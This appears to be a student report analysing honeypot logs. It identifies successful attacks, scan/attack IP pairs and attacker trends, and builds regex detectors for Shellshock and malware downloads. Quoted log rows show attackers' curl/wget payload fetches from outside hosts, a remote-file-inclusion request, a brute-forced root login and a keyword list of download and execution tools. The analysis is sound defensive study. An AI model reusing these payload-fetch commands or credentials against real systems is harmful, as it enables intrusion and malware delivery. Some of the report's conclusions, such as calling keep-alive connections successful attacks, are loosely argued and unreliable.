

Figure 9: Sunday attacks in local time

4 What attacks were successful?

- What determines a successful attack? Explain.
- Support your decision(s).

A successful attack is when an attacker successfully compromises a system, and gain access beyond what a normal user can to do. Each Honeypot is set up for a different purpose. Some Honeypot has a sole purpose of capturing attackers requests which has no clear definition of whether successful or not. While some Honeypots has for attackers to break into which can be defined as successful.

Dionaea Any attacks with a `connection_type` as accept and repeated attacks of every second (e.g. `164.52.0.x`) in attempts to conduct DOS should be considered as successful.

channel	source_ip	destination_port	protocol	city	country	asn	remote_hostname	connection_transport	connection_type
naea.connections	27.148.158.251	3306	mysqld	Fuzhou	China	Fuzhou	NaN	tcp	accept
naea.connections	23.248.219.7	3306	mysqld	Thousand Oaks	United States	CloudRadium L.L.C	NaN	tcp	accept
naea.connections	185.100.87.250	3306	mysqld	Bucharest	Romania	Flokinet Ltd	NaN	tcp	accept
naea.connections	120.25.87.217	21	ftpd	Hangzhou	China	Hangzhou Alibaba Advertising Co. -Ltd.	NaN	tcp	accept
naea.connections	125.65.108.29	3306	mysqld	Chengdu	China	CHINANET SiChuan Telecom Internet Data Center	NaN	tcp	accept
naea.connections	213.200.239.249	3306	mysqld	St. Gallen	Switzerland	Swisscom (Switzerland) Ltd	NaN	tcp	accept
naea.connections	222.186.52.7	3306	mysqld	Nanjing	China	AS Number for CHINANET jiangsu province backbone	NaN	tcp	accept

Figure 10: Screenshot of Dionaea log with `connection_type` equal accept

Cowrie Any connections logged in with credentials [`root`, `135790`] should be considered as successful since it was able to successfully login.

	timestamp	channel	source_ip	destination_port	protocol	city	country	asn	commands	loggedin	version	
80567	2017-07-17 02:11:21.126	cowrie.sessions	158.69.79.35	22	SSH	Montreal	Canada	OVH SAS	[]	['root', '135790']	SSH-2.0-OpenSSH_7.2p2 Debian-5	0100
73269	2017-07-15 07:25:59.468	cowrie.sessions	218.65.30.122	22	SSH	Shangrao	China	No.31 -Jin-rong Street	[]	['root', '135790']	SSH-2.0-PuTTY	
1204	2016-09-26 12:01:42.341	cowrie.sessions	149.56.24.204	22	SSH	Montreal	Canada	OVH SAS	['echo InstallOK', 'cd /', 'pwd ']	['root', '135790']	SSH-2.0-libssh-0.6.0	0100

Figure 11: Screenshot of Cowrie logs with successful logins

ElasticHoney Payload Connection isn't empty should be considered as attack successful as it was able to make the server transmit a payload that requires MD5 encryption and also provide Payload Resource.

source_ip	destination_port	protocol	city	country	asn	method	type	URL	form	user_agent	Payload Connection	Payload	Payload Resource	Payload MD5
123.249.27.46	9200	None	Shenzhen	China	No.31 -Jin-rong Street	GET	attack	192.168.10.4:9200/_search?source={"size":1,"qu...	source={"size":1,"query":{"filtered":{"query":...	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT ...	curl	NaN	http://116.48.48.14/cysip	c9102cab70a8ad53ab4406ccbb3f2f99
123.249.27.46	9200	None	Shenzhen	China	No.31 -Jin-rong Street	GET	attack	192.168.10.4:9200/_search?source={"size":1,"qu...	source={"size":1,"query":{"filtered":{"query":...	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT ...	wget	NaN	http://116.48.48.14/cysip	c9102cab70a8ad53ab4406ccbb3f2f99
171.92.208.42	9200	None	Chengdu	China	CHINANET SiChuan Telecom Internet Data Center	GET	attack	192.168.10.6:9200/_search?source={"size":1,"qu...	source={"size":1,"query":{"filtered":{"query":...	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT ...	curl	NaN	http://27.151.13.170:1234/JrLinux	f8008d5f58cf0dd3035ced776c2df284
171.92.208.42	9200	None	Chengdu	China	CHINANET SiChuan Telecom Internet Data Center	GET	attack	192.168.10.6:9200/_search?source={"size":1,"qu...	source={"size":1,"query":{"filtered":{"query":...	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT ...	wget	NaN	http://27.151.13.170:1234/JrLinux	f8008d5f58cf0dd3035ced776c2df284
171.92.208.42	9200	None	Chengdu	China	CHINANET SiChuan Telecom Internet Data Center	GET	attack	192.168.10.6:9200/_search?source={"size":1,"qu...	source={"size":1,"query":{"filtered":{"query":...	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT ...	wget	NaN	http://27.151.13.170:1234/JrLinux	f8008d5f58cf0dd3035ced776c2df284

Figure 12: Screenshot of ElasticHoney logs with some entries having a `MD5` value

Glastopf `Request_raw` with `keep-alive` in its string seemed to suggest something the attacker does is allowing the connection to keep alive, which would otherwise have closed.

	timestamp	channel	source_ip	destination_port	protocol	city	country	asn	Version	pattern	filename	request_raw	request_url
502	2016-10-25 13:29:10.356	glastopf.events	201.22.7.11	80	http	Curitiba	Brazil	TELEFÔNICA BRASIL S.A	3.1.3-dev	tomcat_manager	None	GET /manager/html HTTP/1.1, Accept: text/html,application/xhtml xml,application/xml;q=0.9,*/*;q=0.8, Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7, Accept-Encoding: gzip, deflate, Accept-Language...	/manager/html
8260	2017-08-13 21:56:34.550	glastopf.events	139.159.236.178	80	http	Shenzhen	China	China Unicom IP network China169 Guangdong province	3.1.3-dev	unknown	None	GET /script HTTP/1.1, Accept: */*, Accept-Encoding: gzip, deflate, Connection: keep-alive, Host: 192.168.10.6, User-Agent: python-requests/2.7.0 CPython/2.7.8 Windows/2008ServerR2	/script
2648	2017-06-04 20:49:52.085	glastopf.events	91.247.38.59	80	http	None	Ukraine	Island Servers LTD	3.1.3-dev	head	None	HEAD /page.php?module= HTTP/1.1, Accept: */*, Accept-Encoding: gzip, deflate, Connection: keep-alive, Host: 192.168.10.6, User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML...	/page.php?module=
0	2016-09-14 16:39:36.625	glastopf.events	141.117.240.171	80	http	Toronto	Canada	RYERSON UNIVERSITY	3.1.3-dev	unknown	None	GET / HTTP/1.1, Accept: text/html,application/xhtml xml,application/xml;q=0.9,*/*;q=0.8, Accept-Encoding: gzip, deflate, Accept-Language: en-US,en;q=0.5, Connection: keep-alive, Host: 192.168.10.6...	/
1215	2016-12-07 11:16:55.411	glastopf.events	14.63.160.219	80	http	Seoul	Republic of Korea	Korea Telecom	3.1.3-dev	tomcat_manager	None	GET /manager/html HTTP/1.1, Accept: text/html,application/xhtml xml,application/xml;q=0.9,*/*;q=0.8, Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7, Accept-Encoding: gzip, deflate, Accept-Language...	/manager/html

Figure 13: Screenshot of Glastopf logs with connections `keep-alive`

Also there is one particular entry where filename has a value seems to be doing something other attackers aren't. Therefore can be considered as successful.

	timestamp	channel	source_ip	destination_port	protocol	city	country	asn	Version	pattern	filename	request_raw	request_url
3	2016-12-05 12:16:19.770	glastopf.events	23.247.88.11	80	http	Los Angeles	United States	Global Frag Networks	3.1.3-dev	rfi	a910f4c4b5a367e1050087030 81f83f8	GET /php/urlblock.php?vsys=1&cat=15056&title=malware&rulename=20141113-pw-03&sip=23.247.88.11&url=http://www.cc364.com/ HTTP/1.1, Accept: */*, Host: 192.168.10.6:6080, User-Agent: Mozilla/4.0 (com	/php/urlblock.php?vsys=1&cat=15056&title=malware&rulename=20141113-pw-03&sip=23.247.88.11&url=http://www.cc364.com/

Figure 14: Screenshot where the attacker appears to be able to transmit a piece of malware

Wordpot No attacker seemed to able to fill filename with a value, therefore I suspect none of the attacks were successful in this Honeypot.

source_ip	destination_port	protocol	city	country	asn	method	path	URL	query_string	Accept-Languange	Authorization	Cache Control	Redirect	Content-Type	Cookie
192.157.227.154	80	http	Los Angeles	United States	Enzu Inc	POST	/xmlrpc.php	http://192.168.10.4/xmlrpc.php	NaN	en-US,en;q=0.8	None	max-age=0	None	application/x-www-form-urlencoded	wordpress_test_cookie=WP+Cookie+check
93.104.215.156	80	http	None	Germany	M-net Telekommunikations GmbH	POST	/xmlrpc.php	http://192.168.10.5/xmlrpc.php	NaN	en-US,en;q=0.8	None	max-age=0	None	application/x-www-form-urlencoded	wordpress_test_cookie=WP+Cookie+check
93.104.215.156	80	http	None	Germany	M-net Telekommunikations GmbH	POST	/blog/xmlrpc.php	http://192.168.10.5/blog/xmlrpc.php	NaN	en-US,en;q=0.8	None	max-age=0	None	application/x-www-form-urlencoded	wordpress_test_cookie=WP+Cookie+check

Figure 15: Screenshot of Wordpot logs with malicious cookies

Shockpot This Honeypot has a column `is-shellshock` returning only values `False`. However, those who were able to keep a connection to keep-alive seems to have one foot through the door. Secondly those who were able to write a cookie value seems to be successful in their attack.

5 What attacking IPs performed an Internet wide scan/attack?

- What criteria did you use to identify these IPs? Explain.
- What attack method(s) did these threat actors use? Explain.

These are the procedures to clean up the data

- Convert snort entries back to its respective servers. Although snort is an IDS/IPS the attack did occur so we want those attacks be taken into account
- Resampling all data based on frequency
- Grouped all IP within a certain range
- Performed a count on the number of entries, which will tally up the total of attacks performed by a given IP.

Sample of 2-day period

```
2017-02-19 85.17.29.79 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 8612 attacks
2017-02-21 85.17.29.79 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 3373 attacks
2017-05-24 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 2472 attacks
2017-06-01 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1932 attacks
2016-12-23 134.19.176.138 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1508 attacks
2017-05-20 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1359 attacks
2017-06-05 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1342 attacks
2017-06-25 162.209.168.14 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1246 attacks
2017-05-28 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1230 attacks
2017-05-22 23.248.219.51 [cowrie.sessions, dionaea.connections, glastopf.events, shockpot.events, wordpot.events] 1151 attacks
```

Here is a sample range of 2 days with attackers footprints over 5 datafiles. You will notice some recurring IPs but on a different date. All these Honeypots resides in different IPs and we assume the attacker has no inside knowledge that these Honeypots are related and hosted by the same person. Due to the sheer amount of attacks within a short timespan which is humanly impossible we can also assume the attacks were carried automatically through a batch script or bot.

IP `85.17.29.79` (#1) and `23.248.219.51` (#3) has clearly launched an internet attack. The other IPs there were in the top 10 list were `134.19.176.138` and `162.209.168.14` fi

6 Identify three IP scan/attack pairs. A scan/attack pair is where one IP is used to scan the honeypots and a second IP or more are used to attack the honeypots.

- State how you determine the three scan/attack pairs?
- Support your theory. Note: The attacking IP may or may not be within the same IP subnet.

Set 1

```
Probe 121.18.238.114
2017-04-04 121.18.238.114 11 [cowrie.sessions, snort.cowrie.sessions, snort.shockpot.events]
2017-04-05 121.18.238.114 5 [cowrie.sessions, snort.shockpot.events, snort.wordpot.events]
2017-04-06 121.18.238.114 16 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events,
snort.wordpot.events]
Probe by 121.18.238.122
2017-04-09 121.18.238.122 21 [cowrie.sessions, snort.cowrie.sessions]
2017-04-16 121.18.238.122 3 [cowrie.sessions]
2017-04-17 121.18.238.122 5 [cowrie.sessions, snort.shockpot.events]
2017-04-18 121.18.238.122 43 [cowrie.sessions, snort.shockpot.events, snort.wordpot.events]
2017-04-19 121.18.238.122 96 [cowrie.sessions, snort.cowrie.sessions, snort.shockpot.events]
2017-04-20 121.18.238.122 8 [cowrie.sessions, snort.glastopf.events]
2017-04-21 121.18.238.122 46 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.wordpot.events]
2017-04-22 121.18.238.122 10 [cowrie.sessions, snort.wordpot.events]
2017-04-23 121.18.238.122 28 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events]
2017-04-24 121.18.238.122 10 [cowrie.sessions, snort.shockpot.events, snort.wordpot.events]
2017-04-25 121.18.238.122 87 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.wordpot.events]
```

Probe/Attack by `121.18.238.(106,119,123,125)`

On May till August `.106`, `.119`, `.123`, `.125` were used to heavily attack into `cowrie`, `shockpot`, `wordpot`, `glastopf` on a daily basis.

```
2017-05-17 121.18.238.106 3 [cowrie.sessions, snort.wordpot.events]
2017-05-17 121.18.238.119 54 [cowrie.sessions, snort.cowrie.sessions, snort.shockpot.events, snort.wordpot.events]
2017-05-17 121.18.238.123 10 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events]
2017-05-17 121.18.238.125 12 [cowrie.sessions, snort.cowrie.sessions, snort.wordpot.events]
2017-05-18 121.18.238.106 13 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events,
snort.wordpot.events]
2017-05-18 121.18.238.119 7 [cowrie.sessions, snort.glastopf.events, snort.shockpot.events, snort.wordpot.events]
2017-05-18 121.18.238.123 12 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events]
2017-05-18 121.18.238.125 8 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events,
snort.wordpot.events]
```

Example of attacks that continued onwards till August.

```
390 2017-08-07 121.18.238.106 153 [cowrie.sessions, snort.cowrie.sessions]
391 2017-08-07 121.18.238.119 199 [cowrie.sessions, snort.cowrie.sessions]
392 2017-08-07 121.18.238.123 222 [cowrie.sessions, snort.cowrie.sessions]
393 2017-08-07 121.18.238.125 162 [cowrie.sessions, snort.cowrie.sessions]
```

Set 2

Probe by `164.52.0.130`

On July 17 and 24, Aug 14 and 21, `.130` and `.135` was used to scout into `cowrie`, `glastopf`, `dionaea`, `shockpot` and `wordpot`

```
2017-07-17 164.52.0.130 4 [snort.cowrie.sessions, snort.glastopf.events]
2017-07-19 164.52.0.130 137 [dionaea.connections, snort.dionaea.connections, snort.shockpot.events, snort.wordpot.events]
```

July 24 attack by `164.52.0.x`

On July 24 `.132`, `.134`, `.136`, `.138`, `.139`, `.140` were used to attack `glastopf`, `shockpot`, `wordpot` and mainly `dionaea`.

```
2017-07-31 18:50:37.479 164.52.0.136 190 [dionaea.connections]
2017-07-31 18:50:37.479 164.52.0.137 198 [dionaea.connections]
2017-07-31 18:50:37.479 164.52.0.138 102 [dionaea.connections]
2017-07-31 18:50:37.479 164.52.0.139 111 [dionaea.connections]
2017-07-31 18:50:37.479 164.52.0.140 206 [dionaea.connections]
```

Set 3

Probe by `221.194.44.224` **in March and April**

From March till April 2017, `.224` conducted a series of scouting on all `honeypots` and stopped on Apr 25.

```
2017-03-31 221.194.44.224 57 [cowrie.sessions, snort.cowrie.sessions,
snort.glastopf.events, snort.shockpot.events, snort.wordpot.events]
2017-04-07 221.194.44.224 53 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events,
snort.wordpot.events]
2017-04-21 221.194.44.224 178 [cowrie.sessions, snort.cowrie.sessions, snort.glastopf.events, snort.shockpot.events]
```

Attack by `.212` **from May till August**

Attacks from `.212` come in full force after the scout finished. The attacks on `cowrie` lasted for 3 months.

```
2017-06-16 221.194.44.212 189 [cowrie.sessions, snort.cowrie.sessions]
2017-06-23 221.194.44.212 609 [cowrie.sessions, snort.cowrie.sessions]
2017-06-30 221.194.44.212 114 [cowrie.sessions, snort.cowrie.sessions]
2017-07-07 221.194.44.212 49 [cowrie.sessions, snort.cowrie.sessions]
2017-07-14 221.194.44.212 1289 [cowrie.sessions, snort.cowrie.sessions]
2017-07-21 221.194.44.212 1345 [cowrie.sessions, snort.cowrie.sessions]
```

Do scans and attack pairings follow any trends over time?

- Are there trends across certain threat actors? Explain.
- Do any threat actors have trends unique to them? Explain.
- Are there any trends that imply co-ordination between threat actors? Explain.

There are slight differences in the scan and attack patterns between these attackers. Based on my filtered method and results, all the attackers possess a range of IP residing in the same subset. The attacker picks a set of IPs to perform attacks sparsely for a period which can span over two months. Near the end of the cycle, once the IP(s) has gained enough exposure, the attacker will then use the IP to scout for other fresh targets that are vulnerable, then seizes all attacks and the IP goes on a hiatus. Another "fresh new set" of IPs, probably out from hiatus, will soon follow and carry on with the attacks on servers that were previously scouted. The whole cycle then repeats and recycle.

`dionaea` and `cowrie` appears to be particularly popular among attackers, constantly being hammered with brute force attacks. Some attackers will use a set of 4 IPs to rotate the attacks daily. Meanwhile, some attackers use a single IP to attack `cowrie` for 3 straight months almost everyday. In my opinion, there is some sort of co-ordination as it is uncommon for an individual to posses so many IPs addresses. Furthermore, the asn record shows how some of the IPs come from network backbone companies. For example, `121.18.238.x` ASN record shows that it is coming from CHINA UNICOM China169 Backbone in China. A quick search on Google reveals that this company has been previously accused of engaging in illegal activities (https://thehackernews.com/2016/02/china-hacker-malware.html)

7 Option E: Attack Method Detection Part 1

This option deals with creating a method to detect the following attack methods: Chart and Graph by date, the following based on source IP and country.

7.1 Search for strings containing the characters which are known to be used in a `Shellshock` exploit.

According to blog post in cloudflare.com[3] there are three parts of the request that can be susceptible to the `Shellshock` attack:

- the request URL
- the headers that are sent along with the URL
- what are known as "arguments" (when you enter your name and address on a web site it will typically be sent as arguments in the request).

The code `() { :;}` is used to conduct the Shellshock exploit but no attackers used it to attack the Shellshock Honeypot after searching through the string through multiple log columns. The column `is-shellshock` further verifies this by having no `True` returns. The following regular expression is used to go through columns on all CSV files to find the shellshock pattern. No matches were found in all files.

```
mylist = {'\:\;' ,
          '/^(\S+) (\S+) (\S+) \[([^:]+):(\d+:\d+:\d+) ([^]]+)\]  "(\S+)(?: ((?:[^"]|\\")*) (\S+))?" (\S+) (\S+)
          "((?:[^"]|\\")*)" "((?:[^"]|\\")*)"$/',
          '\(\)\s*\t*\{.*;\s*\}\s*;'
         }
```

7.2 Search for attempts where a website/webserver is being used that potentially hosts malware.

`wget` and `curl` are common BASH commands used to remotely download scripts. We can fairly assume the destination address where `wget` and `curl` commands point to hosts malware. Usually attackers try to trick victims into downloading malicious files that are locally executed.

```
array(['GET /manager/images/tomcat.gif HTTP/1.1, Accept: image/webp,*/*;q=0.8, Accept-Encoding: gzip,deflate,sdch, Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.6,en;q=0.4, Connection: keep-alive, Host: 19
2.168.10.6, Referer: http://192.168.10.6/manager/html, User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.149 Safari/537.36',
       'GET /manager/images/asf-logo.gif HTTP/1.1, Accept: image/webp,*/*;q=0.8, Accept-Encoding: gzip,deflate,sdch, Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.6,en;q=0.4, Connection: keep-alive, Host: 1
92.168.10.6, Referer: http://192.168.10.6/manager/html, User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.149 Safari/537.36',
       'GET /manager/images/asf-logo.gif HTTP/1.1, Accept: image/png,image/*;q=0.8,*/*;q=0.5, Accept-Encoding: gzip, deflate, Accept-Language: ja,en-US;q=0.7,en;q=0.3, Connection: keep-alive, Host: 192.
168.10.6, Referer: http://192.168.10.6/manager/html, User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:40.0) Gecko/20100101 Firefox/40.0',
       'GET /manager/images/tomcat.gif HTTP/1.1, Accept: image/png,image/*;q=0.8,*/*;q=0.5, Accept-Encoding: gzip, deflate, Accept-Language: ja,en-US;q=0.7,en;q=0.3, Connection: keep-alive, Host: 192.16
8.10.6, Referer: http://192.168.10.6/manager/html, User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:40.0) Gecko/20100101 Firefox/40.0'],
      dtype=object)
```

```
mylist = {'curl','wget','auto_prepend','\.sh','fetch','dropbox','\.exe[^c]','cmd','cscript','mshta','rundll32','regsv',
          'msbuild','regasm','\.hta','\.vbs','\.xml','\.bat','\.jpg','\.gif','\.png','\.bmp','\.php(?!$)(?!.*( |UNION))',
          '\.xlsx','\.doc','\.docx','\.ppt','\.pptx','\.pdf','\.msi','jquery','javascript','\.zip','\.rar','\.7z'
          }
```

[3] https://blog.cloudflare.com/inside-shellshock/

I have included images extensions because there are reports that image files can contain malicious code [4] . Moreover, the `request_raw` from the `.gif` results appears suspicious as the files are `.gif` yet the `Accept:` shows other image formats `webp` and `png`. fi



Figure 16: Country where servers potentially hosts malware

[4] 'Hacking with Pictures': Stegosploit and How to Stop It - https://www.opswat.com/blog/hacking-pictures-stegosploit-and-how-stop-it



Figure 17: Number of attacks by IPs

